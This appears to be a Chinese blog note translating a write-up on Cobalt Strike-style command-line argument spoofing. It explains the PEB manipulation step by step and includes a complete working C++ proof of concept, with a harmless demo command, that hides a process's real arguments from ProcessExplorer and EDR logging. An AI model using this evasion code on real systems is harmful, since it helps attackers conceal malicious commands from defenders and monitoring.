CobaltStrike Argue 原理 - 翻译文
CobaltStrike Argue 原理 - 翻译文,Sariel.D 的技术研究与实践笔记。

看 youtube 视频介绍,此攻击原本是为了对抗 EDR 检测或延迟 AV 查杀的手段
原理很简单,通过设置CREATE_SUSPENDED挂起进程启动,再通过PEB修改ProcessParameters中实际将要执行的命令字符串,最后ResumeThread恢复进程 → 暗度陈仓
在实现时,延伸出来两个小问题(技巧)
- 如何获取 PEB 并更新
- 绕过 PEB 副本检测
CreateProcess
BOOL CreateProcessA( LPCSTR lpApplicationName, LPSTR lpCommandLine, LPSECURITY_ATTRIBUTES lpProcessAttributes, LPSECURITY_ATTRIBUTES lpThreadAttributes, BOOL bInheritHandles, DWORD dwCreationFlags, LPVOID lpEnvironment, LPCSTR lpCurrentDirectory, LPSTARTUPINFOA lpStartupInfo, LPPROCESS_INFORMATION lpProcessInformation);在CreateProcessA函数中我们关注到lpCommandLine和dwCreationFlags
- lpCommandLine:要执行的命令行 -> 明面上要执行的命令行
- dwCreationFlags:流程创建标志
在流程创建标志中多个标记使用|(或)运算叠加,有以下几个常数值需要关注
| 常数/值 | 描述 |
|---|---|
| CREATE_NEW_CONSOLE 0x00000010 | 新进程具有一个新的控制台,而不是继承其父级的控制台(默认)。有关更多信息,请参见创建控制台。 该标志不能与DETACHED_PROCESS一起使用。 |
| CREATE_NO_WINDOW 0x08000000 | 该过程是一个没有控制台窗口即可运行的控制台应用程序。因此,未设置应用程序的控制台句柄。 如果该应用程序不是控制台应用程序,或者与CREATE_NEW_CONSOLE或DETACHED_PROCESS一起使用,则将忽略此标志。 |
| CREATE_SUSPENDED 0x00000004 | 新进程的主线程在挂起状态下创建,并且直到调用ResumeThread函数才运行。 |
以下试图创建一个进程并挂起,我们接下来将修改此进程
STARTUPINFOA si;PROCESS_INFORMATION pi;
CreateProcessA(    NULL,    "cmd.exe",    NULL,    NULL,    FALSE,    CREATE_SUSPENDED | CREATE_NEW_CONSOLE,    NULL,    "C:\\Windows\\System32\\",    &si,    &pi);
PEB
首先看在 PEB 结构,我们主要关注 ProcessParameters
typedef struct _PEB { BYTE Reserved1[2]; BYTE BeingDebugged; BYTE Reserved2[1]; PVOID Reserved3[2]; PPEB_LDR_DATA Ldr; PRTL_USER_PROCESS_PARAMETERS ProcessParameters; PVOID Reserved4[3]; PVOID AtlThunkSListPtr; PVOID Reserved5; ULONG Reserved6; PVOID Reserved7; ULONG Reserved8; ULONG AtlThunkSListPtr32; PVOID Reserved9[45]; BYTE Reserved10[96]; PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine; BYTE Reserved11[128]; PVOID Reserved12[1]; ULONG SessionId;} PEB, *PPEB;PRTL_USER_PROCESS_PARAMETERS 结构体
typedef struct _RTL_USER_PROCESS_PARAMETERS { BYTE Reserved1[16]; PVOID Reserved2[10]; UNICODE_STRING ImagePathName; UNICODE_STRING CommandLine;} RTL_USER_PROCESS_PARAMETERS, *PRTL_USER_PROCESS_PARAMETERS;UNICODE_STRING 类型结构体
typedef struct _UNICODE_STRING { USHORT Length; USHORT MaximumLength; PWSTR Buffer;} UNICODE_STRING, *PUNICODE_STRING;在上面通过创建并挂起进程后,接下来我们将通过NtQueryInformationProcess来获取 PEB 地址,这个函数未公开所以需要GetProcAddress从 DLL 中检索出函数地址
typedef NTSTATUS (*NtQueryInformationProcess)(  IN HANDLE,  IN PROCESSINFOCLASS,  OUT PVOID,  IN ULONG,  OUT PULONG);
NtQueryInformationProcess ntip = (NtQueryInformationProcess)GetProcAddress(LoadLibrary("ntdll.dll"), "NtQueryInformationProcess");
PROCESS_BASIC_INFORMATION pbi;DWORD retLen;
ntpi(    pi.hProcess,    ProcessBasicInformation,    &pbi,    sizeof(pbi),    &retLen);
通过 PEB 标记的地址,使用ReadProcessMemory读取目标进程的 PEB 信息
PEB pebLocal;BOOL success;
success = ReadProcessMemory(pi.hProcess, pbi.PebBaseAddress, &pebLocal, sizeof(PEB), &bytesRead);
进一步获取ProcessParameters结构体信息
void* readProcessMemory(HANDLE process, void* address, DWORD bytes) {    SIZE_T bytesRead;    char* alloc;
    alloc = (char*)malloc(bytes);    if (alloc == NULL) {        return NULL;    }
    if (ReadProcessMemory(process, address, alloc, bytes, &bytesRead) == 0) {        free(alloc);        return NULL;    }
    return alloc;}
RTL_USER_PROCESS_PARAMETERS* parameters;
parameters = (RTL_USER_PROCESS_PARAMETERS*)readProcessMemory(    pi.hProcess,    pebLocal.ProcessParameters,    sizeof(RTL_USER_PROCESS_PARAMETERS));
接下来便是修改ProcessParameters中的CommandLine,其对应类型为UNICODE_STRING
BOOL writeProcessMemory(HANDLE process, void* address, void* data, DWORD bytes) {    SIZE_T bytesWritten;
    if (WriteProcessMemory(process, address, data, bytes, &bytesWritten) == 0) {        return false;    }
    return true;}
success = writeProcessMemory(    pi.hProcess,    parameters->CommandLine.Buffer,    (void*)L"cmd.exe /k dir\0",    30);
绕过PEB副本检测


作者提到类似ProcessExplorer工具会检索PEB副本,导致隐藏参数失败,注意到_RTL_USER_PROCESS_PARAMETERS中的CommandLine参数为_UNICODE_STRING类型
typedef struct _UNICODE_STRING { USHORT Length; USHORT MaximumLength; PWSTR Buffer;} UNICODE_STRING, *PUNICODE_STRING;当设置Length < sizeof(Buffer)时,对于ProcessHacker和ProcessExplorer,都会终止显示Length字节后面的字符串,但同时并不影响进程的运行
| ProcessExplorer | ProcessMonitor |
|---|---|
| 长度限制 | 命令隐藏 |
 |  |
Poc
#include <iostream>#include <windows.h>#include <winternl.h>
#define CMD_TO_SHOW "powershell.exe -NoExit -c Write-Host 'This is just a friendly argument, nothing to see here'"#define CMD_TO_EXEC L"powershell.exe -NoExit -c Write-Host Surprise, arguments spoofed\0"
typedef NTSTATUS(*NtQueryInformationProcess2)(    IN HANDLE,    IN PROCESSINFOCLASS,    OUT PVOID,    IN ULONG,    OUT PULONG    );
void* readProcessMemory(HANDLE process, void* address, DWORD bytes) {    SIZE_T bytesRead;    char* alloc;
    alloc = (char*)malloc(bytes);    if (alloc == NULL) {        return NULL;    }
    if (ReadProcessMemory(process, address, alloc, bytes, &bytesRead) == 0) {        free(alloc);        return NULL;    }
    return alloc;}
BOOL writeProcessMemory(HANDLE process, void* address, void* data, DWORD bytes) {    SIZE_T bytesWritten;
    if (WriteProcessMemory(process, address, data, bytes, &bytesWritten) == 0) {        return false;    }
    return true;}
int main(int argc, char** canttrustthis){    STARTUPINFOA si;    PROCESS_INFORMATION pi;    CONTEXT context;    BOOL success;    PROCESS_BASIC_INFORMATION pbi;    DWORD retLen;    SIZE_T bytesRead;    PEB pebLocal;    RTL_USER_PROCESS_PARAMETERS* parameters;
    printf("Argument Spoofing Example by @_xpn_\n\n");
    memset(&si, 0, sizeof(si));    memset(&pi, 0, sizeof(pi));
    // Start process suspended    success = CreateProcessA(        NULL,        (LPSTR)CMD_TO_SHOW,        NULL,        NULL,        FALSE,        CREATE_SUSPENDED | CREATE_NEW_CONSOLE,        NULL,        "C:\\Windows\\System32\\",        &si,        &pi);
    if (success == FALSE) {        printf("[!] Error: Could not call CreateProcess\n");        return 1;    }
    // Retrieve information on PEB location in process    NtQueryInformationProcess2 ntpi = (NtQueryInformationProcess2)GetProcAddress(LoadLibraryA("ntdll.dll"), "NtQueryInformationProcess");    ntpi(        pi.hProcess,        ProcessBasicInformation,        &pbi,        sizeof(pbi),        &retLen    );
    // Read the PEB from the target process    success = ReadProcessMemory(pi.hProcess, pbi.PebBaseAddress, &pebLocal, sizeof(PEB), &bytesRead);    if (success == FALSE) {        printf("[!] Error: Could not call ReadProcessMemory to grab PEB\n");        return 1;    }
    // Grab the ProcessParameters from PEB    parameters = (RTL_USER_PROCESS_PARAMETERS*)readProcessMemory(        pi.hProcess,        pebLocal.ProcessParameters,        sizeof(RTL_USER_PROCESS_PARAMETERS) + 300    );
    // Set the actual arguments we are looking to use    WCHAR spoofed[] = CMD_TO_EXEC;    success = writeProcessMemory(pi.hProcess, parameters->CommandLine.Buffer, (void*)spoofed, sizeof(spoofed));    if (success == FALSE) {        printf("[!] Error: Could not call WriteProcessMemory to update commandline args\n");        return 1;    }
    /////// Below we can see an example of truncated output in ProcessHacker and ProcessExplorer /////////
    // Update the CommandLine length (Remember, UNICODE length here)    DWORD newUnicodeLen = 28;
    success = writeProcessMemory(        pi.hProcess,        (char*)pebLocal.ProcessParameters + offsetof(RTL_USER_PROCESS_PARAMETERS, CommandLine.Length),        (void*)&newUnicodeLen,        4    );    if (success == FALSE) {        printf("[!] Error: Could not call WriteProcessMemory to update commandline arg length\n");        return 1;    }
    // Resume thread execution*/    ResumeThread(pi.hThread);}
思考
同这篇文章一起的还有父进程ID欺骗,这两个手段结合一起生成一个易用 exe 应该是很有效的红队手段,比如随机生成伪装命令、自动伪装,这样在来不及清理历史记录的情况下也能延缓蓝队的步伐…
但是奈何不会 c++,先留个坑